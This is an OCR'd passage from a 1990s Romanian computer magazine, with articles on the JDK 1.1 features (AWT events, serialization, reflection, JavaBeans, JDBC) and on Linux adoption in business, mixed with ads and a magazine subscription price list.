Un obiect sursă este un obiect care generează evenimente. Tipul evenimentelor generate de un anumit obiect sursă se poate afla inspectând metodele de tipul set<TipEveniment>Listener sau add<TipEveniment>Listener care sunt declarate în clasa din care face parte obiectul sursă. Metodele de tipul set<TipEveniment>Listener sunt specifice evenimentelor care pot avea un singur obiect destinaţie (receptor) în timp ce metodele add<TipEveniment>Listener sunt specifice evenimentelor care pot fi trimise către o listă de obiecte receptoare. Amândouă tipurile de metode sunt folosite pentru a seta destinaţia evenimentelor generate de un obiect sursă.

În cazul AWT, obiectele sursă sunt de obicei componente de interfaţă iar receptoarele sunt obiect adaptoare care implementează unul sau mai multe tipuri de interfeţe derivate din EventListener. Aceste obiecte adaptor sunt cele care controlează modul în care se propagă evenimentele şi, în acelaşi timp, cele care prelucrează evenimentele. Componentele AWT pot fi şi ele receptoare dacă implementează interfeţele necesare, cu scopul de a lega obiectele de interfaţă între ele.

În noua implementare, tipurile de evenimente formează o ierarhie în timp ce în vechea implementare evenimentele erau toate de tipul java.awt.Event având doar diverse valori întregi de identificare. Unele dintre clasele de evenimente pot şi acum să reprezinte mai multe tipuri de evenimente acestea fiind identificate pe baza unei valor întregi ca în cazul MouseEvent care poate reprezenta evenimentul de apăsare pe buton, de eliberare a butonului de schimbare a poziţiei mouse-ului, etc.

În interiorul evenimentelor nu există variabile publice. Accesul la date se face pe baza unor metode urmând sintaxa set<Atribut> şi respectiv get<Atribut>. Metodele set<Atribut> sunt prezente doar în cazul în care valoarea poate fi modificată de către receptor.

Programele pot desigur folosi tipurile de evenimente predefinite în AWT sau pot deriva noi tipuri de evenimente din java.util.EventObject.

trarea obiectelor cu un nume extern, uşor de identificat. Aplicaţiile pot face apel la facilităţile clasei java.rmi.Naming pentru a obţine o referinţă către un obiect dacă cunosc serverul pe care a fost înregistrat obiectul şi numele sub care a fost acesta înregistrat.

Pentru a putea transmite parametrii şi valorile de retur, RMI utilizează API-ul de serializare a obiectelor.

Serializarea obiectelor

Serializarea obiectelor este o interfaţă de programare care exinde clasele de intrare/ieşire cu posibilitatea de a transfera obiecte. Serializarea permite deci transformarea obiectelor într-un şir de octeţi. Dacă din interiorul unui obiect sunt referite alte obiecte, atunci acestea sunt serializate împreună cu obiectul care le referă. Şirul de octeţi obţinut este în aşa fel generat încât se pot construi oricând din el înapoi obiectele iniţiale şi legăturile dintre ele.

Serializarea este utilizată pentru o persistenţă simplificată şi pentru transmiterea obiectelor în reţea şi ca parametrii sau valoare de retur pentru RMI.

Pentru fiecare tip de obiecte există o serializare standard, operată automat de către sistem, dar dezvoltatorul este liber să-şi dezvolte şi propria implementare a serializării. Implementarea implicită protejează membrii privaţi ai obiectelor şi nu transmite variabilele care au fost declarate tranziente. În cazul în care un obiect este referit de mai multe ori, el este serializat o singură dată în prima poziţie în care apare, iar în următoarele poziţii se memorează doar o trimitere către forma serializată a obiectului. Dacă dezvoltatorul a ales să-şi implementeze propria serializare, atunci formatul este dependent doar de dezvoltator. Clasele de obiecte care pot fi serializate trebuie să implementeze interfaţa nou introdusă java.io.Serializable.

API-ul de reflexie

API-urile de serializare precum şi JavaBeans cer să existe o posibilitate de a investiga membrii unei clase (constructori, metode, variabile) în momentul execuţiei. Desigur, aceste operaţii trebuie să se găsească sub restricţii de securitate severe pentru a împiedica deconspirarea informaţiilor private din interiorul claselor şi instanţelor acestora. În cazul unui aplet nevalidat, accesul se poate face doar la membrii publici în timp ce un aplet validat şi clasele sistem au drepturi sporite.

API-ul permite investigarea pornind de la o declaraţie de clasă sau de la o instanţă pe baza clasei acesteia din momentul execuţiei. În plus, API-ul de reflexie poate fi utilizat şi pentru a modifica membrii unei clase şi pentru a accesa şi eventual modifica tablouri de elemente.

API-ul defineşte trei noi clase în pachetul java.lang.reflect pentru accesul membrilor unei clase numite Constructor, Method şi Field plus o a patra clasă utilizată pentru accesarea tablourilor numită Array. În plus, API-ul adaugă funcţionalitate la clasa java.lang.Class.

JavaBeans

Componentele software reprezintă una dintre cele mai interesante descoperiri din ultimul timp în materia de tehnologie de dezvoltare a aplicaţiilor. După această metodologie, se pot dezvolta componente prefabricate din care programatorii pot dezvolta produse complete doar punându-le una lângă cealaltă şi făcându-le să comunice între ele. Programarea cu componente software tinde să se asemene cu un joc Lego care ne permite construcţia unor modele complet diferite pornind de la aceleaşi com-

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine
și comode soluții de
comunicații electronice
și conectare la Internet,
de acum și la dispoziția
dumneavoastră!

EUnet Mail - Fax Delivery
New!
EUnet Mail

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, București

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

Computer
Telephony
Solutions
Audiotex
Fax la cerere
Mesaje vocale
Talking databases
01-223.3486
01-665.4996
EMS

ponente. Numai că aceste componente nu mai sunt de mult privite ca un joc. Există pe piaţă la ora actuală firme care trăiesc (foarte bine) numai din construcţia şi vânzarea de componente software.

Pentru a dezvolta componente software este nevoie de specificaţii care să fie respectate atât de cei care produc componentele precum şi de cei care utilizezază componentele în mod direct sau prin intermediul unui mediul de dezvoltare vizuală. Istoria componentelor software nu este mai lungă de patru cinci ani şi include specificaţii precum VBX, OCX, ActiveX de la Microsoft, CORBA/IIOP, OpenDoc/Live Objects şi, mai nou, JavaBeans în cadrul JDK 1.1.

JavaBeans este deci o specificaţie de construcţie a componentelor software, împreună cu un set de clase care să faciliteze inspectarea şi punerea în execuţie a acestor componente. Împreună cu Beans Development Kit, inclus şi în JDK 1.1, JavaSoft s-a grăbit să lanseze şi JavaBeans-ActiveX bridge un produs care permite rularea unui componente JavaBeans în orice context în care se poate folosi o componentă ActiveX.

JavaBeans este o specificaţie complexă despre care vom avea cu siguranţă ocazia să mai vorbim. Până atunci, să spunem doar că JavaBeans a fost foarte rapid adoptat de majoritatea mediilor de dezvoltare vizuală care există pe piaţă, începând desigur cu Symantec Visual Café şi terminând cu viitorul JBuilder anunţat de Borland.

Java Enterprise Computing

Sun Microsystems şi-a făcut remarcată prezenţa la CeBIT'97 prin soluţia completă oferită pentru intreprinderi. Pentru asemenea soluţii, Sun dispune de o gamă largă de produse. În primul rând trebuie să remarcăm Ultra Enterprise 10000 Server care satisface necesităţile beneficiarului de calcule intensive. Serverul face parte din seria HPC (High Performance Computing) şi prin utilizarea tehnologiilor de calcul paralel pentru aplicaţii complexe de tipul dinamica fluidelor, simularea circuitelor logice sau prelucrărilor statistice complexe. Beneficiarii potenţiali al unor asemenea sisteme sunt instituţiile academice, companiile potroliere, instituţiile financiare sau instituţiile de cercetare şi proiectare. Sistemele HPC au o arhitectură SMP (Symetric Multi Processing) şi dispun de UMA (Uniform Memory Access). Serverele sunt livrate cu mediul software Sun Ultra HPC. Modelul 10000 atinge performanţe de peste 20 Gflop/sec cu pachetul de test LINPAC. Cu aceste echipamente Sun concurează cu succes furnizorii tradiţionali ca IBM şi SGI.

O altă noutate de la Sun este platforma JavaTel pentru aplicaţii CTI în Java. Platforma este un middleware pentru integrarea serviciilor de telefonie şi astfel se pot oferi soluţii Java pentru aplicaţiile de centre de informaţii telefonice Sun, IBM, Intel, Lucent, Nortel şi Novell oferă standardul JTAPI care permite conlucrarea între diferitele platforme de servicii telefonice cu calculatorul. JavaTel va permite ca proiectanţii să scrie aplicaţii CTI pentru WEB, benficiind de facilităţile aplicaţiilor Internet.

Soluţiile oferite de Sun se pot regăsi în produsele unor firme importante ca Oracle, Informix, PeopleSoft, Sybase sau SAP AG. Pentru acesta din urmă, lucrul pe un server Ultra Enterprise 10000 într-o configuraţie centralizată în care, atât aplicaţia, cât şi software-ul de server se află pe acelaşi sistem, performanţele obţinute pentru SAP R/3 în testele cu 1410 SD utilizatori etalon au dat un timp mediu de răspuns pe tranzacţie de 1,85 sec, conform afirmaţiilor sale. Testul configuraţiei client/server modelează solicitările ce apar în aplicaţii reale şi arată posibilitatea rulării atât a aplicaţiei cât şi al bazei de date pe acest server. Se reduce astfel administrarea şi costul exploatării.

Un studiu efectuat de Yankee Group arată că 45% din utilizatorii de tehnică de calcul doresc să achiziţioneze un NC (Network Computer) în următorii 2 ani şi 20% doresc să cumpere NC imediat ce apar. În acest domeniu soluţiile promovate de Sun se pot dovedi de succes. Java Computing se va impune în special la firmele mari, unde administrarea parcului de calculatoare PC este foarte costisitoare. Pe măsură ce se realizează soluţii intranet la aceste firme, răspândirea NC se va accelera. 87% din marile firme, arată acelaşi studiu de la Yankee Group, sunt deja în curs de realizare a unor aplicaţii intranet.

O ultimă ştire de la Sun Microsystems ne anunţă că Bill Joy vice preşedintele proiectării la Sun, cel care a fost proiectantul principal al versiunii UNIX de la Berkeley pe vremuri a fost numit acum în comitetul consultativ HPC pentru Casa Albă.

API-ul pentru SQL (JDBC)

JDBC este un API pentru execuţia instrucţiunilor SQL. JDBC este o colecţie de clase şi interfeţe dezvoltate complet în Java care fac posibilă scrierea aplicaţiilor care lucrează cu baze de date direct în Java. Ideea de bază a JDBC este aceea de a putea păstra independenţa de platformă a programelor Java chiar şi când acestea accesează baze de date. Cu JDBC este posibil să se scrie o aplicaţie care execută instrucţiuni SQL fără să fie nevoie să cunoşti dinainte dacă aceste instrucţiuni vor rula pe un server Oracle, Sybase sau Microsoft.

JDBC nu este un API foarte complex. Cu ajutorul lui, se pot face doar următoarele operaţii: se poate conecta o bază de date, se poate executa pe ea o instrucţiune SQL şi se pot prelucra rezultatele. Cu alte cuvinte, JDBC este doar un API de nivel jos, deasupra căruia se pot implementa API-uri de nivel înalt.

JDBC poate accesa direct o dază de date pe baza unui driver sau poate accesa o bază de date prin ODBC, folosind un bridge JDBC-ODBC. Desigur s-ar fi putut accesa direct driverele ODBC, dar în acest caz s-ar fi pierdut independenţa de platformă şi eficienţa datorită faptului că ODBC este în principal proiectat pentru C, deci folosind pointeri. JDBC interpune aplicaţie şi baza de date un nivel scris în Java care este portabil şi care este supus tuturor restricţiilor de sercuritate necesare. De altfel, noile produse din zona de baze de date de la Microsoft numite RDO, ADO şi OLE DB merg în aceeaşi direcţie.

În ceea ce priveşte standardul SQL folosit de JDBC, sunt de făcut câteva precizări: Este binecunoscut faptul că, deşi există un nucleu standard de funcţionalitate SQL în toate sistemele relaţionale, acestea au şi multe extensii care nu sunt conforme întotdeauna cu standardele SQL de ultimă oră. JDBC rezolvă această situaţie de fapt permiţând transmiterea instrucţiunilor SQL nestandard. Desigur, aplicaţiile trebuie să fie pregătite să primească în locul rezultatelor un cod de eroare.

Interfaţa nativă Java

Această interfaţă este proiectată pentru a oferi o cale comună de scriere a metodelor native Java precum şi o cale de a apela maşina virtuală din aplicaţii scrise în cod nativ. Principalul scop al acestei interfeţe este acela de a oferi compatibilitate bibliotecilor de funcţii native între maşinile virtuale Java rulând pe acelaşi tip de platformă. Cu alte cuvinte, aceeaşi bibliotecă să poată fi folosită şi sub maşina virtuală Sun pentru Win32 şi sub maşina virtuală implementată de Microsoft pentru acelaşi Win32 sau sub maşina virtuală implementată în Asymetrix SuperCede Java Edition.

Clase interioare

Clasele interioare sunt clase care se pot defini în interiorul unor alte clase, în interiorul unui bloc de instrucţiuni sau chiar într-o expresie (caz în care sunt anonime). Până la apariţia acestei specificaţii, în Java clasele puteau definite doar la nivelul cel mai de sus al sursei, în interiorul unor pachete.

Concluzii

JDK 1.1 aduce cu siguranţă un nou suflu în lumea dezvoltatorilor de Java şi este de aşteptat ca cele mai importante firme să îmbrăţişeze în curând noua versiune. În ceea ce priveşte JavaSoft, această firmă şi-a portat deja toate produsele pe noua platformă, incluzând aici Serverul Web Java (Jeeves) şi navigatorul HotJava care este deja în final beta şi va fi lansat oficial la sfârşitul lunii Martie. ■

Dl. Eugen Rotariu este lector universitar şi autorul cărţii Java *publicată de Computer Press Agora. Poate fi contactat la* **erotariu@hotsoft.ro**

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2300286.

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD	12	7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE	12	7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate și la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).


Linux într-un costum de flanel gri

Este puternic. Deschis. Liber. Nu e de mirare că acest Unix intră în lumea sistemelor informatice pentru firme.

By Jim Mohr

Ce ați spune dacă vi s-ar oferi un sistem de operare grafic capabil sa ruleze atât pe un 386 mai slab, cât și pe cel mai rapid Pentium Pro, pe care merg cele mai multe aplicații DOS și Windows 3.1, care se conectează la orice fel de rețea și se poate distribui liber?

Nu, nu obțineți o soluție universală cu acest sistem de operare.Dar Linux oferă beneficiile de mai sus și pe zi ce trece este instalat la mai multe departamente de SI, în pofida (sau cîteodata datorită) faptului că nu are in spate o companie mare. Pe lângă cerințele hardware și software modeste, Linux este sub influența unei moșteniri Unix, ce îl face mai puternic și susținut de sute de dezvoltatori care iau în serios dezvoltarea sistemului de operare.



ILUSTRAȚIE: TROY THOMAS © 1997

Motivele acestea au dus la apariția multor persoane devotate Linux în lumea întreagă, dar pentru lumea corporațiilor Linux nu este întodeauna o alegere ușoară. Are mai puține aplicații comerciale decât cele suportate de sisteme de operare ca Windows NT sau Solaris. Nu există o autoritate centrală pentru a cere asistență tehnică. Și pentru că este Unix, multă lume îl consideră cel puțin mistic.

Dar pe zi ce trece dezvoltatorii duc Linux mai departe, iar în același timp din ce în ce mai multe corporații se uită serios la un sistem de operare cu care nu de mult doar niște hackeri se jucau în timpul lor liber.

Instalări curente

Prima reacție a multor angajați SI la folosirea Linux variază de la surprindere până la lipsă de încredere. „Cine are încrederea să-l folosească pentru un server critic?“ Asta e obiecția tradițională. Cu un an în urmă poate că ar fi fost validă. Însă acum, Linux își dovedește calitățile în organizații ca Baza de Forțe Aeriene McMurdo, Kodak, Southwest Airlines și Xerox.

Chiar dacă are un preț foarte redus, Linux nu este o versiune de neîntrecut pe piața Unix-urilor comerciale. Dar costul este unul dintre ultimele lucruri pomenite când se vorbește de avantajele oferite de Linux. Eficiența este una din primele. Dacă sistemul se blochează, productivitatea scade indiferent dacă aveți un server Sun de $20,000 sau unul bazat pe Linux la $2000.

Pentru prima oară Linux și-a arătat eficiența ca și server Internet, asta deoarece pentru multă lume Unix este platforma preferată în acest scop. După Harald T. Alvestrand, creatorul numărătorului de instalări Linux (the Linux Counter), mai mult de jumătate din toate serverele Web rulează Unix și 10 procente din acestea rulează Linux. Popularitatea pe Web al Linux-ului se datorează în parte programelor server de Web si FTP care vin cu el în mod standard, precum și datorită faptului că oferă nativ posibilități de firewall și proxy.

„Un server de Internet liber și puternic a atras multă atenție“ spune Dan Merillat, administrator de sistem la un ISP numit Access Orlando (Orlando, FL). „Cu numărul crescând al celor care oferă servicii Internet la scară mică, Linux tinde să ajungă pe prima poziție. Aceștia au nevoie de resursele financiare pentru a cumpăra echipamente, nu programe foarte scumpe, contracte de upgrade și de întreținere.

Companiile mici au nevoie adesea de mai mult decât are un sistem de operare comercial în forma scoasă din cutie. Iar producătorii majori în nici un caz nu o să facă schimbări în sistem doar pentru ei. „Când cumpărați de la o companie mare, primiți ceea ce vi se vinde. Dacă îl doriți adaptat la cerințele dumneavoastră, nu prea aveți noroc“ spune Mike Black, inginer șef la Computer Science Innovations, o firmă de dezvoltare software. „Cu Linux, dacă aveți nevoie de adaptări le puteți obține.“ Cum? Aproape toți dezvoltatorii Linux sunt activi pe grupurile de știri din Usenet și pot fi citiți pentru idei și sugestii despre modalitățile în care se poate extinde Linux.

Black spune că firma la care lucrează s-a lovit de un proiect în care era nevoie de un singur sistem cu 16 adrese IP diferite. Windows NT 3.51 are o limitare de cinci adrese, altfel necesită intervenții manuale în registry. Ca urmare, Black a adoptat o soluție cu Linux.

Linux nu este folosit exclusiv ca server Internet pentru companii mici. Brian Talley, un consultant de sisteme la Eastman Kodak, a introdus Linux în proiectul Kodak Photo CD. Asta pentru că Linux oferă aceleași facilități ca și celelate sisteme Unix scumpe folosite de Kodak pe atunci, iar astfel a reușit să economisească $10,000 pentru firma Kodak. Mai târziu când Talley a obținut o slujbă la Xerox, a adus și Linux cu el. L-a instalat pe un notebook, înlocuind o stație de lucru Sun și astfel a dus din nou la o economie de bani corespunzătoare.

La Southwest Airlines se rulează o multitudine de SO, iar sistemul de analiză statistică este implementat cu Linux. În același timp, Design Science Labs, din Berea-Ohio, o firmă de consultanță, utilizează Linux pentru orice aspect al afacerii - de la baza de date cu clienții până la contabilizarea serverului de Web.

Sixt Rent-a-Car (Munchen) utilizează Linux pentru a rula 230 mașini în toată Germania. Când Horst Effenberger, managerul firmei, a fost întrebat despre tendința germană de a cumpăra doar produse cu nume, el a replicat: „Am dorit ceva care oferă cea mai bună valoare pentru banii noștri, iar acesta s-a realizat prin implementarea cu Linux.“

Distribuitori selectați de Linux

Compania	Version Linux	Adresă Web	E-mail
Caldera	Caldera Open Linux	http://www.caldera.com	info@caldera.com
Craftwork Solutions	Craftworks Linux	http://www.craftworks.com	info@craftworks.com
Debian GNU/Linux	Debian	http://www.debian.org	debian@debian.org
Delix	DLD	http://www.delix.de	delix@delix.de
InfoMagic	Slackware	http://www.infomagic.com	info@infomagic.com
Red Hat	Red Hat	http://www.redhat.com	info@redhat.com
S.u.S.E. GmbH	S.u.S.E. Linux	http://www.suse.de	info@suse.de
Walnut Creek CD-ROM	Slackware	http://www.cdrom.com	info@cdrom.com
WorkGroup Solutions	LinuxPro	http://www.wgs.com	info@wgs.com
Yggdrasil Computing	Yggdrasil Linux	http://www.yggdrasil.com	info@yggdrasil.com

Câteva distribuții Linux

Tehnic nu trebuie să plătiți pentru Linux. Dar asta este numai nucleul - mai trebuie să transferați X Window System, compilatoare, editoare și multe alte componente până obțineți un SO utilizabil. De aceea mai multe spirite întreprinzătoare au creat distribuțiile - suite alcătuite din nucleu împreună cu programele des utilizate. Distribuțiile diferă în mare măsură în funcție de facilitățile pe care le oferă, precum și în preț. Aici urmează cele mai folosite distribuții Linux (informații suplimentare se pot obține la http://www.linux.org).

Debian GNU/Linux

Această distribuție (disponibilă de la http://www.debian.org) este singura de care știm că este gratuită. În anumite privințe este puțin cam greu de folosit. De exemplu la instalarea în mod text trebuie să știți cum să creați partiții Unix pe disc. Cea mai mare parte a administrării se desfășoară tot cu ajutorul unei interfețe în mod text. Debian include X și TeX, ca să nu menționăm C, C++, Pascal, editorul EMACS și alte programe.

Red Hat

Linux-ul de la Red Hat nu rulează doar pe x86, ci pe sistemele Alpha și Sparc. Vine cu utilitare de administrare grafice, incluzând și un utilitar de instalare inteligent. Programele din distribuție includ și un calendar grafic, o bază de date relațională, editoarele EMACS și joe, precum și numeroase scule audio. Vine chiar și cu o versiune Linux a faimosului joc Doom de la id Software. Preț: $49.95 Se poate transfera de la http://www.redhat.com

Slackware

Această distribuție include în cea mai mare parte același software ca și Debian. De asemenea este configurat în mod text. Include suport pentru anumite plăci speciale de PC. Iar dacă doriți, puteți edita documente chiar și în limba klingoniană cu sistemul TeX ce vine cu Slackware. Este disponibil la un preț de $39.95 de la http://www.cdrom.com /titles/os/slack96.htm.

Yggdrasil

Probabil cea mai interesantă calitate a acestei distribuții constă în faptul că se poate rula în întregime de pe CD. Dacă sunteți interesat în demonstrații cu Linux fără să faceți o instalare completă, această facilitate poate fi utilă. Vine cu utilitare de configurare și administrare bune, bazate pe sistemul X Window. Preț: $39.95. Disponibil la http://www.yggdrasil.com

John Montgomery is BYTE's West Coast bureau chief. You can contact him by sending e-mail to jmontgomery@bix.com.

Nu e roz chiar totul

Acestea au fost știrile bune. Acum să urmeze cele rele: Linux duce lipsă de aplicații șlefuite. Pentru afaceri nu se vor găsi versiuni de Linux al Microsoft Office sau Visual Basic, sau o altă gamă largă de produse de management informațional. Mai mult, sunt zeci de baze de date care nu rulează pe Linux.

În schimb, cu Linux managerii pot utiliza trei pachete de productivitate în birou - două de la Caldera și una de la Red Hat. Caldera Internet Office Suite) ($349) include FlagShip (o clonă de Clipper), NExS Spreadsheet și WordPerfect. Caldera a scos și un Solutions CD ce conține produsele care sunt în pachetul Caldera plus versiunea de Linux al programului CorelDraw, unelte construibile, program pentru planificarea activității în timp și un editor de Hypertext Markup Language (HTML). Suita de la Red Hat numită ApplixWare ($499) include Applix Words și Applix Spreadsheets.

Pe lângă aceste trei suite de productivitate, se pot folosi și emulatoarele de DOS și Windows pentru Linux. Emulatorul de DOS permite încărcarea Windows 3.1. Emulatorul de Windows (o implementare a Interfeței Binare de Aplicații Windows, sau Wabi) permite rularea unor aplicații Windows 3.1 în sistemul X Window. (Deci aplicațiile pe 32 biți nu rulező cu Wabi.)

Dacă sunteți interesat în folosirea Linux ca și server de fișiere pentru stații Windows, aveți noroc. Cu ajutorul protocolului SMB

SKY is the limit
Low Radiation
Low Radiation
Microsoft
Windows 95
Microsoft Windows 95 Upgrade
DTK MACHINES
DTK Computer
Novell Labs Tested & Approved
yes
UnixWare Tested & Approved
intel inside
pentium
Ready!
SCO OK


DISTRIBUITORI AUTORIZAȚI

Romus Industries - București
Tel: 2301650, 2301670 2300065
Fax: 2301660
Sintezis Birotica - Oradea
Tel: 059-443288; Fax: 059-144051
ACE Comp. - Iași
Tel: 032-213122; Fax: 032-213130
Sistec - Cluj Napoca
Tel: 064-190282; Fax: 064-193700

specific reţelelor Windows, Linux poate fi atât server cât şi client pentru sistemele Windows.

Totuşi numărul aplicaţiilor de afaceri disponibile pentru Linux este cu mult mai mic decât cele pentru Windows sau chiar al altor dialecte comerciale de Unix. Până când mai mulţi producători de software încep să-şi porteze aplicaţiile pe Linux, oferta este limitată şi aparent cel puţin pentru o vreme s-ar putea să rămână aşa. Din fericire există multe scule pentru crearea propriilor aplicaţii.

Fiecare distribuţie de Linux vine cu o zestre bogată de scule pentru programare, de la shell-uri elementare până la Perl şi chiar compilatoare mature de C++, ceva pentru care în mod normal se plăteşte separat la alte versiuni de Unix comerciale ca cel de la Santa Cruz Operation (SCO) şi desigur, Windows NT.



Introducing the Desktop

Choose one of the following topics:

- Basic Desktop Skills
- The Desktop at a Glance
- How to Get Help

To Choose a Help Topic

- With your mouse:

Move your mouse to place the pointer over the underlined topic you want to view, then press and release mouse button 1.

- With your keyboard:

Press Tab and the arrow keys (up, down, left, and right) to move the highlight to the underlined topic you want to view, then press Return.

Una dintre suitele de birou pentru Linux este ApplixWare de la Red Hat, care include un procesor de texte, foi de calcul tabelar, client de mail şi un editor HTML

Obţinerea suportului

Dar ce se întâmpla cu teama managerilor asupra faptului că Linux nu are nici o companie în spate? Dacă ceva nu merge bine cine poate fi sunat pentru asistenţă tehnică?

